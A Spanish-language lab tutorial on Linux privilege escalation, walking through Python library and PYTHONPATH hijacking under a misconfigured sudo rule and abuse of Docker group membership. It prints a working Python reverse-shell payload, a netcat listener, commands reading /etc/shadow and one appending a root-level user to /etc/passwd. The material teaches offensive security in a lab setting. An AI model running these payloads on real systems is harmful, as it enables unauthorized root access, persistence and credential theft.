Con el siguiente comando, vamos a ejecutar el script `hack.py` con el usuario chema que tiene permiso para usar sudo y ejecutar el script `hack.py`:

```
sudo /usr/bin/python.3.11 /home/chema/hack.py
```

Vamos a hacer un inciso para ver la diferencia entre permisos root y permisos sudo:

Aunque los permisos de **sudo** y los permisos de **root** están estrechamente relacionados en los sistemas Linux, no son lo mismo. Son conceptos distintos que se utilizan para gestionar privilegios elevados de diferentes maneras.

Permisos de Root

El usuario

root es el administrador del sistema en un entorno Linux o Unix. Tiene el control total y absoluto sobre el sistema operativo, incluyendo la capacidad de modificar archivos críticos, instalar

software, cambiar permisos y realizar cualquier otra tarea administrativa. Piensa en el usuario **root** como el "superusuario" predeterminado. No necesita permisos adicionales para ejecutar comandos con privilegios; simplemente puede hacerlo. El acceso directo como **root** a menudo se desaconseja por motivos de seguridad, ya que un error o un ataque podrían causar daños catastróficos.

Permisos de Sudo

Sudo (del inglés "substitute user do" o "superuser do") es un programa que permite a un usuario autorizado ejecutar comandos como otro usuario, que por defecto es el usuario **root**. En lugar de iniciar sesión directamente como

root, un usuario normal puede usar el comando **sudo** para realizar una tarea específica con privilegios elevados.

¿Cuál es la diferencia?

La diferencia clave radica en el **control** y la **granularidad**.

- **Control de privilegios:** El usuario **root** tiene privilegios permanentes y totales. Un usuario con **sudo** solo tiene privilegios elevados temporalmente y para comandos específicos, según lo configure el administrador. Esto es más seguro, ya que limita el riesgo si una cuenta de usuario es comprometida.
- **Seguimiento de acciones:** Cuando un usuario utiliza **sudo**, el sistema registra qué comandos se ejecutaron y quién los ejecutó. Este registro facilita la auditoría y la detección de actividades maliciosas.

En resumen, **root** es el "quién" (el superusuario con todos los permisos), mientras que **sudo** es el "cómo" (una herramienta para que otros usuarios actúen como **root** de forma controlada y segura).

Volvemos al laboratorio.

Entonces ahora es Chema el que está ejecutando este script de Python y la ejecución de este script se ejecuta con los permisos sudo que le hemos atribuido en el fichero visudo.

Yo ejecuto **sudo /usr/bin/python.3.11 /home/chema/hack.py** y se me abre el navegador, como tiene que ser.

Éste tipo de mala configuración me la puedo encontrar en un sistema, por X razón le han dado a un usuario lambda el permiso de ejecutar con sudo ciertos ficheros, a lo mejor es un script que hace algo puntualmente sensible y me dan unos privilegios especiales pero solamente para ese binario a partir de aquí

A partir de ésta mala configuración vamos a escalar privilegios y tener una sesión de root.

Opción 1:

Puedo verificar si la librería webbrowser tiene permisos de escritura para inyectar código malicioso. Pero no los tiene, entonces nos vale.


Opción 2:

Crear una librería webbrowser falsa en el mismo directorio que tenemos hack.py, y por defecto cuando se ejecute hack.py y tenga que buscar la librería webbrowser.py pues cogerá antes la que está en el mismo directorio que la librería real que está más lejos.

Y cómo el script viene con los privilegios sudo que tiene chema para ejecutar hack.py, lo que salga de éste fichero heredará los mismos privilegios. Así que si creamos una librería webbrowser.py con un payload malvado en dicho fichero y hack.py se ejecuta, se va a importar dicho payload malvado y heredará los permisos de sudo.

Podríamos poner, en el payload, un string para crear una shell reverse por ejemplo, imaginemos que tenemos acceso remoto a una máquina y queremos obtener su shell.


La pagina web revshells.com nos permite generar el comando para crear una reverse shell.



Le pongo dónde quiero enviar la shell que es a la ip 1030.2.11 y al puerto 4444.

Le pongo el lenguaje para el cual quiero que me genere esta shell y le digo que sea python 3. Y me genera el string para obtener una reverse shell:

```
'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.11",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
```



```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.con
nect(("10.0.2.11",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Este string será el payload, que lo que hace es básicamente mandarme una shell a la 4444, una shell reversa. Usamos `echo` y la redirección `>` para enviarlo a `webbrowser.py`

```
echo 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.11",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")' > webbrowser.py
```

Si hago un `cat webbrowser.py`, veo que efectivamente, dentro tengo listo el string que actuará de payload.

Entonces ahora si ejecuto el mismo programa que antes, la misma llamada, ahora en vez de abrirse el navegador lo que va a pasar es que se va a ejecutar nuestro payload malvado.

Con el usuario chema, un usuario raso sin privilegios, me pongo a la escucha para recibir la reverse shell, con el comando:

```
nc -lvp 4444
```

Entonces si ejecuto de nuevo el siguiente comando, que antes me abrió el navegador veremos que ocurre:

```
sudo /usr/bin/python.3.11 /home/chema/hack.py
```

Efectivamente he recibido una reverse shell en el puerto 4444 gracias al payload malvado.

```
(chema@kali)-[/home/kali]
$ nc -lvp 4444
listening on [any] 4444 ...
10.0.2.11: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.11] 36106
# whoami
whoami
root
#
```

Todo porque se ejecuta dentro de un contexto sudo, entonces se ha ejecutado la librería falsa en lugar de la original o de la de referencia y esta librería me manda una shell reversa, y como estoy dentro del sudo pues la shell me sale de root.

Opción 3:

Seguimos siendo chema y vuelvo a ponerme a la escucha con `nc -lvp 4444`.

En el caso anterior he podido escribir en `/usr/bin/python.3.11` `/home/chema/hack.py` porque había una mala configuración de los privilegios en el visudo. Imaginemos que ahora yo no tengo esos privilegios.

Muevo la librería malvada con el payload que hemos creado en el directorio temporal con el comando `mv webbrowser.py /tmp`, para que no influya en la prueba, nosotros ahora queremos hacer un path hijacking de python.

Ahora, si vuelvo a ejecutar el comando `sudo /usr/bin/python.3.11` `/home/chema/hack.py` pues se me abre el navegador porque he quitado la librería malvada, que es lo que debería hacer. Cuando ejecutamos el fichero `hack.py` lo que hace el intérprete de python es buscar en el path de python porque no ha encontrado una librería con ese nombre en el mismo directorio. La ruta que coje para importar la librería es `/usr/lib/python3.11/webbrowser.py`.

Así que vamos a modificar el path de python, para hacerlo hago el siguiente comando:

```
sudo PYTHONPATH=/tmp/ /usr/bin/python.3.11 /home/chema/hack.py
```


Le estoy diciendo que me ejecute el comando `/usr/bin/python.3.11 /home/chema/hack.py` con el path `/tmp` usando `PYTHONPATH=/tmp/`.

```
(chema@kali)-[~]  
$ sudo PYTHONPATH=/tmp/ /usr/bin/python3.11 /home/chema/hack.py  
sudo: sorry, you are not allowed to set the following environment variables: PYTHONPATH
```

Me da error porque necesito unos privilegios extra para cambiar el path de python. Volvemos al setup de esa mala configuración dentro de `sudo visudo`.

Ahora mismo los permisos que tengo como chema con sudo solamente es ejecutar este el binario `python.3.11` con el parámetro `hack.py`, nada más. Tengo la siguiente línea:

```
chema ALL=(root) NOPASSWD: /usr/bin/python3.11
```

Entonces, para que yo pueda cambiar el path, tengo que modificar la línea de privilegios de chema y añadir `SETENV`, y así tener el privilegio de fijar variables de entorno, que incluye la modificación del path.

```
chema ALL=(root) NOPASSWD:SETENV /usr/bin/python3.11
```

Entonces ahora sí que puedo ejecutar el comando `sudo PYTHONPATH=/tmp/ /usr/bin/python.3.11 /home/chema/hack.py`.

Lo ejecuto, y me da la shell en la terminal que estaba a la escucha.

```
(chema@kali)-[/home/kali]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
10.0.2.11: inverse host lookup failed: Unknown host  
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.11] 49902  
#
```

En este caso si yo quiero escalar sin tener privilegios de escritura en el mismo directorio donde está el script, necesitaría que tuviera algún permiso adicional para poder cambiar la variable de entorno, la variable del python path.

Escalada de privilegios utilizando Docker

En esta sesión vamos a tratar el tema de la escalada de privilegios en sistemas Unix explotando el servicio o el demonio docker.

Vamos a introducir cómo funciona docker en el sistema Unix y qué característica tiene que hace que prácticamente por definición sea fácilmente escalar privilegios desde el usuario sin privilegios que usa el servicio docker hacia root.

Vamos a definir los pasos que debe realizar un atacante para identificar si el usuario sin privilegios tiene o no acceso al servicio docker y si es el caso qué debe hacer para escalar privilegios. Además esto lo haremos en una demostración práctica en nuestro entorno de simulación.

Es posible escalar a una *shell* de *root* si Docker se está ejecutando en la máquina anfitriona, o debería decir, escalar privilegios de Docker para generar una *shell* de *root*.

Hay un problema con Docker y es que todos los comandos en Docker requieren `sudo`, ya que Docker necesita `root` para ejecutarse.

El demonio de Docker funciona de tal manera que se le permite el acceso al usuario *root* o a cualquier otro usuario en el grupo específico de Docker.

Esto demuestra que tener acceso al grupo de Docker es lo mismo que dar acceso constante a *root* sin necesidad de ninguna contraseña.

Es posible escalar privilegios de root desde una shell usando el servicio docker simplemente porque el servicio docker necesita permiso de superusuario para poder ejecutarse. Al final es un contenedor que emula una especie de máquina virtual y necesita permisos de superusuario por su propia naturaleza, sino no funcionaría.

Entonces, cuando un usuario no privilegiado tiene la capacidad de ejecutar el servicio docker es porque pertenece al grupo docker.

La característica es que los usuarios de ese grupo tienen los mismos privilegios que el superusuario, por tanto la escala de privilegios es prácticamente inmediata. En cuanto un usuario sin privilegios está dentro del grupo docker, porque quiere hacer uso del servicio, la escalada es prácticamente trivial.

Por lo tanto, si un usuario no privilegiado se encuentra en el grupo de Docker, podrá realizar acciones privilegiadas dentro de un contenedor... por ejemplo:

- Podrá montar el *shadow* y acceder a él e intentar romper contraseñas.
 - Podrá crear un nuevo usuario con privilegios de *root* y, a partir de ahí, podrá crear una *shell* de *root*.
-

Entonces, simplemente con que un usuario no privilegiado esté en el dominio, en el grupo docker, ya tiene la capacidad de realizar acciones con privilegios de superusuario.

Por tanto lo más sencillo sería: montar el shadow y romper contraseñas, o sino también podríamos crear un usuario nuevo con permisos de superusuario y crear una shell de root. En fin, cualquier acción que se nos pueda ocurrir para tener shell o tener acceso remoto con permiso de superusuario.

LXD

LXD es un proceso de *root* que lleva a cabo acciones para cualquiera con acceso de escritura al socket **LXD UNIX**. A menudo no intenta igualar los privilegios del usuario que realiza la llamada.

Linux Container (LXC) es la tecnología de virtualización y el demonio de Linux (**LXD**) es el *lightvisor*. **LXD** está construido sobre una tecnología de contenedores llamada **LXC** que fue utilizada por Docker anteriormente.

Un miembro del grupo local "**lxd**" puede escalar instantáneamente los privilegios a *root*. Esto es independientemente de si a ese usuario se le han otorgado derechos de **sudo** y no requiere que introduzca su contraseña.

También existe el servicio LXD, que es un servicio similar a lo que proponía el concepto docker.

LXD es más antiguo que los servicios docker, pero es la misma filosofía, al final es un contenedor propio de Linux y que también tiene sus imágenes.

Igual que docker, ocurre lo mismo, los usuarios que quieren ejecutar el servicio LXD deben estar dentro del grupo lxd y a partir de ahí ocurre lo mismo que con docker, la escalada es inmediata porque cualquier usuario que esté en ese grupo tiene privilegios de superusuario.

Procedimiento:

Verifica si el usuario no privilegiado pertenece al grupo Docker o **lxd** y, si es así:

- descarga una imagen/contenedor aleatorio, por ejemplo, **alpine**, que es un contenedor ligero basado en Unix y,
- lanza el contenedor y monta el directorio **/root**.

El contenedor tendrá acceso a todos los recursos del sistema anfitrión y con permisos de **superusuario**.

Nos vamos a centrar en docker, que hoy en día es lo más actual y lo que más te puedes encontrar en un entorno real.

LXD se sigue usando en entornos a lo mejor un poco más obsoletos.

La idea es identificar si el usuario sin privilegio está dentro del grupo, y a partir de ahí simplemente lanzar una imagen base, se suele usar contenedor alpine.

Y a partir de ahí, en cuanto lancemos el contenedor tendremos una shell con permisos de superusuario y luego tendremos acceso remoto con privilegios elevados.

Vamos a probarlo en un entorno real.

Lab: escalar privilegios con docker

Bien, estamos en nuestra Kali, con el superusuario.

Lo normal es que hoy en día incluso la Kali ya viene con el docker instalado, sino pues lo instalamos con `sudo apt-get install docker.io`.

Entonces, para que por ejemplo un usuario sin privilegios, cómo chema, pueda usar este servicio, lo debo introducir dentro del grupo docker.

Hay que hacer el siguiente comando:

```
sudo usermod -G docker chema
```

De esta manera chema está dentro de este grupo y puede ejecutar docker.

Entonces lo que decía antes, la propia naturaleza del servicio docker necesita que el usuario esté dentro de este grupo y este grupo es un grupo con ciertos privilegios que prácticamente permite hacer la escalada de manera inmediata.

Entonces nos movemos al usuario chema con el comando `su chema`.

Ahora usamos el comando `id` para ver información de nuestro usuario.

```
(chema@kali)-[/home/kali]
$ id
uid=1001(chema) gid=1001(chema) groups=1001(chema),139(docker)
```

El **output** del comando `id` que se muestra en la imagen proporciona información sobre la identidad del usuario `chema` y los grupos a los que pertenece.

- **uid=1001(chema)**: Indica el **User ID (UID)** del usuario `chema`, que es **1001**. Este es un número único que identifica al usuario en el sistema.

- **gid=1001(chema)**: Muestra el **Group ID (GID)** principal del usuario **chema**, que también es **1001**. Este es el grupo principal al que pertenece el usuario.
- **groups=1001(chema), 139(docker)**: Esta parte lista todos los grupos a los que pertenece el usuario. En este caso, el usuario **chema** es miembro de su grupo principal (**chema**, con GID **1001**) y del grupo **docker** (con GID **139**).

El hecho de que el usuario **chema** pertenezca al grupo **docker** es un detalle clave en un contexto de ciberseguridad, ya que esto le otorga privilegios de **root** sin necesidad de una contraseña.

El acceso al grupo **docker** permite a un usuario no privilegiado ejecutar comandos de Docker, los cuales, por diseño, requieren privilegios de **root** para funcionar. Esto se debe a que el demonio de Docker permite el acceso al usuario **root** o a cualquier otro usuario que esté en el grupo **docker**.

Para un atacante, ser miembro del grupo **docker** es una forma de escalada de privilegios, ya que le permite realizar acciones de **superusuario** dentro de un contenedor, como montar el directorio **/** del sistema anfitrión y así tener acceso a todos los recursos con permisos de **superusuario**. A partir de ahí, un atacante podría acceder a archivos sensibles como **/etc/shadow** o crear un nuevo usuario con privilegios de **root**.

Si yo por ejemplo entro a una máquina con un usuario y hago **id** y veo que el usuario pertenece a un grupo de docker, yo ya sé que puedo escalar privilegios fácilmente.

Puedo ejecutar docker con el comando **docker run**, en éste caso vamos a ejecutar el siguiente comando para escalar privilegios.

```
docker run -v /etc:/mnt/ -it alpine
```

El comando `docker run -v /etc:/mnt -it alpine` se utiliza para la escalada de privilegios al permitir que un usuario con acceso al grupo **docker** monte un directorio del sistema anfitrión (host) dentro de un contenedor.

Desglose del Comando

- **docker run**: Este es el comando base para crear y ejecutar un nuevo contenedor a partir de una imagen.
- **-v /etc:/mnt/**: Esta es la parte crucial para la escalada de privilegios.
 - **-v**: Abreviatura de `--volume`, se usa para montar un volumen o directorio del sistema anfitrión dentro del contenedor.
 - **/etc/**: Es el directorio en el sistema anfitrión que se está montando. El directorio `/etc/` en Linux contiene archivos de configuración importantes del sistema, como `/etc/passwd` y `/etc/shadow`.
 - **/mnt/**: Es el directorio de destino dentro del contenedor donde se montará el directorio `/etc/` del anfitrión.
- **-it**: Estas dos opciones se usan juntas para interactuar con el contenedor.
 - **-i**: Abreviatura de `--interactive`, mantiene la entrada estándar (stdin) abierta, permitiendo la interacción.
 - **-t**: Abreviatura de `--tty`, asigna un pseudo-terminal (TTY), lo que permite que el contenedor sea interactivo.
- **alpine**: Es el nombre de la imagen de Docker que se utiliza para crear el contenedor. Se elige `alpine` porque es una imagen ligera y minimalista, lo que la hace ideal para estas tareas.

¿Cómo Permite la Escalada de Privilegios?

El comando funciona bajo la premisa de que un usuario no privilegiado pertenece al grupo **docker**. El demonio de Docker ejecuta sus comandos con permisos de **root**. Al usar `docker run -v`, el usuario instruye al demonio de Docker (que se ejecuta como **root**) para que monte un directorio sensible del sistema anfitrión dentro del contenedor, con permisos de **superusuario**.

Una vez dentro del contenedor, el atacante puede navegar al directorio `/mnt/` y acceder a los archivos del sistema anfitrión como si fuera **root**. Esto le permite ver y modificar archivos críticos, como el archivo `shadow`, que contiene las contraseñas cifradas de los usuarios del sistema. El atacante podría, por ejemplo, romper las contraseñas o crear un nuevo usuario con privilegios de **root**.

En resumen, pertenecer al grupo **docker** es equivalente a tener acceso constante a **root** sin necesidad de una contraseña.

```
(chema@kali)-[/home/kali]
$ docker run -v /etc:/mnt/ -it alpine
/ #
```

Si entro ahora a `/mnt`, que es donde he montado el contenedor, con el comando `cd /mnt`, puedo hacer un `ls` y veo todos los archivos que tengo en `/etc`, que son los archivos delicados como por ejemplo el `shadow`.

Si hago un `cat shadow`, puedo ver el contenido del fichero `/etc/shadow` y podría romper contraseñas, mil cosas distintas, etc.

Tengo permisos de lectura y escritura del `/etc/passwd` así que puedo modificar las contraseñas directamente aquí.

XXXXXXXXXXXXXXXXXX

Vamos a crear el hash de una contraseña como hicimos en otra sesión. Vamos a otra terminal con el usuario `chema`, y usamos el siguiente comando:

```
openssl passwd -1 -salt abc chema
```

Así generamos un hash cifrado con el salt “abc” y la contraseña “chema” siguiendo el algoritmo MD5.

```
(kali@kali)-[~]
$ openssl passwd -1 -salt abc chema
$1$abc$0GBUjWj8F6EV.d.CNPj4U.
```

- **\$1\$**: Indica que el *hash* fue generado con el algoritmo MD5.

- **abc**: Es el salt que se utilizó. Se almacena junto con el *hash* para que el sistema pueda verificar la contraseña cuando el usuario intente iniciar sesión.
- **0GBUjwj8F6EV.d.CNPj4U**: Es el *hash* real de la contraseña **chema** con el salt **abc** aplicado.

Yo ahora me puedo copiar éste hash y puedo volver a mi sesión de docker.

Cómo tengo permisos de escritura del fichero passwd, voy a crearme un usuario nuevo con la contraseña que hemos hashado justo antes. Para hacerlo voy a usar el comando **echo** con un string y la concatenación **>>** para ponerlo al final del archivo ya existente passwd.

```
echo 'chema3:$1$abc$0GBUjwj8F6EV.d.CNPj4U:0:0::/root:/bin/sh'
>> passwd
```

El string que le hemos pasado es la nueva línea que se escribe al final del fichero passwd. Debajo explicamos la sintaxis de ésta línea:

- **echo '...'**: Imprime la cadena de texto encerrada entre comillas simples en la terminal.
- **'chema3:\$1\$abc\$0GBUjwj8F6EV.d.CNPj4U:0:0::/root:/bin/sh'**: Esta es la cadena de texto que representa la información de un nuevo usuario en el formato del archivo **passwd**. Cada campo está separado por dos puntos (:).
 - **chema3**: El nombre del nuevo usuario.
 - **\$1\$abc\$0GBUjwj8F6EV.d.CNPj4U**: El *hash* de la contraseña.
 - **\$1\$**: Indica que el algoritmo de *hashing* utilizado es **MD5**.
 - **abc**: El "salt" utilizado para el *hash*.
 - **0GBUjwj8F6EV.d.CNPj4U**: El *hash* real de la contraseña, que corresponde a la contraseña en texto plano **chema**.
 - **0:0**: Los campos de **UID (User ID)** y **GID (Group ID)**. Un **UID** y un **GID** de **0** son los identificadores del usuario **root**. Esto significa que el nuevo usuario **chema3** tendrá privilegios de **root**.

- **::**: El campo del comentario o nombre completo. Se deja vacío.
- **/root/**: La ruta al directorio *home* del nuevo usuario. Al establecerlo en **/root/**, el usuario **chema3** tendrá su directorio *home* como el del usuario **root**.
- **/bin/sh**: La *shell* de inicio de sesión predeterminada para el usuario.
- **>> passwd**: Redirige la salida del comando **echo** y la añade (con **>>**) al final del archivo **passwd**.

Este comando es una técnica de escalada de privilegios de alto nivel. Al tener acceso a un sistema con privilegios de **root** (por ejemplo, a través de una vulnerabilidad de Docker o de un comando de **sudo** mal configurado), un atacante puede ejecutar este comando para:

1. **Crear un nuevo usuario**: Se crea un usuario llamado **chema3**.
2. **Otorgar privilegios de root**: Se le asigna un UID de **0**, lo que le da los mismos permisos que el usuario **root**.
3. **Establecer una contraseña conocida**: La contraseña del nuevo usuario es **chema** (que se conoce porque se ha generado el *hash* previamente).
4. **Asegurar acceso persistente**: El atacante puede ahora usar este nuevo usuario con privilegios de **root** para iniciar sesión en el sistema en cualquier momento, asegurando un acceso persistente y sin necesidad de explotar la vulnerabilidad inicial nuevamente.

Ahora puedo hacer **su chema3**.

Me pide la password que le voy a poner chema.

Hago un **whoami** y soy root.

He conseguido escalar privilegios.